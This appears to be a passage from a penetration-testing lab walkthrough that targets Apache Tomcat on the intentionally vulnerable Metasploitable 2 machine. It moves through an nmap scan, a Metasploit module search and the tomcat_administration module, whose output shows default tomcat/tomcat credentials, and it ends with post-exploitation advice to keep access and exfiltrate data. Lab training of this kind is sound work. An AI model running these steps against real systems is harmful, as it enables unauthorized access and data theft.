
- Remove Backdoors:

If you added a user or created a backdoor, remove it.

Tomcat (Port 8180 – Apache Tomcat)

Phase 1: Reconnaissance/Information Gathering

- The first step is to gather information about the target system:
 1. Identify the Target IP Address.
 2. Use a tool like netdiscover, nmap or advanced ip scanner to scan the network and identify the IP address of the Metasploitable 2 machine.



- Perform a Port Scan:
 - Use nmap to scan the target for open ports and services.
nmap -sV -Pn 192.168.0.202
Replace 192.168.0.202 with the IP address of the Metasploitable2 machine.

```

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nmap -sV -Pn 192.168.0.202
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-06 01:34 EST
Nmap scan report for 192.168.0.202
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)

```

➤ Analyze the Results:

Look for open ports and services (e.g., FTP, SSH, HTTP, Samba, etc.). Metasploitable 2 has many vulnerable services, so take note of them.

Phase 2: Vulnerability Identification

➤ Identify potential vulnerabilities in the services running on the target.

➤ Use Metasploit to Search for Exploits:

- Launch Metasploit using msfconsole:

msfconsole

- Search for exploits:

Search for exploits related to the services identified in the reconnaissance phase. For example, if we found a service we can use search command or searchsploit to search for exploits related to the service.

```
(kali@kali)~$ msfconsole -q
msf6 > search tomcat

Matching Modules
=====
```

#	Name	Rank	Check	Description	Disc
0	auxiliary/dos/http/apache_commons_fileupload_dos	normal	No	Apache Commons FileUpload and Apache Tomcat DoS	2014
1	exploit/multi/http/struts_dev_mode	excellent	Yes	Apache Struts 2 Developer Mode OGNL Execution	2012
2	exploit/multi/http/struts2_namespace_ognl	excellent	Yes	Apache Struts 2 Namespace Redirect OGNL Injection	2018
3	_ target: Automatic detection				.
4	_ target: Windows				.
5	_ target: Linux				.
6	exploit/multi/http/struts_code_exec_classloader	manual	No	Apache Struts ClassLoader Manipulation Remote Code Execution	2014

- Select an Exploit:

Choose an exploit based on the service and version. For example, if you found the service, you can use the exploit by using use command.

Phase 3: Exploitation

➤ Exploit the vulnerability to gain access to the target system.

- Set Up the Exploit:

```
msf6 > use auxiliary/admin/http/tomcat_administration
msf6 auxiliary(admin/http/tomcat_administration) > show options

Module options (auxiliary/admin/http/tomcat_administration):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8180	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads (max one per host)
TOMCAT_PASS		no	The password for the specified username

- Set the target IP address:
set RHOSTS 192.168.0.202

- Run the exploit:

Exploit

If the exploit is successful, you will gain access to apache tomcat server of the target system.


```
msf6 auxiliary(admin/http/tomcat_administration) > set RHOSTS 192.168.0.103
RHOSTS => 192.168.0.103
msf6 auxiliary(admin/http/tomcat_administration) > run

[*] http://192.168.0.103:8180/admin [Apache-Coyote/1.1] [Apache Tomcat/5.5] [Tomcat Se
rver Administration] [tomcat/tomcat]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/tomcat_administration) > █
```



Phase 4: Post-Exploitation

- Once you have access, perform post-exploitation activities to gather information, escalate privileges, or maintain access.
- Explore the System:
 - Explore the system and check various data or info stored on server:



- Exfiltrate Data:

Search for sensitive files or databases and exfiltrate them to your local machine.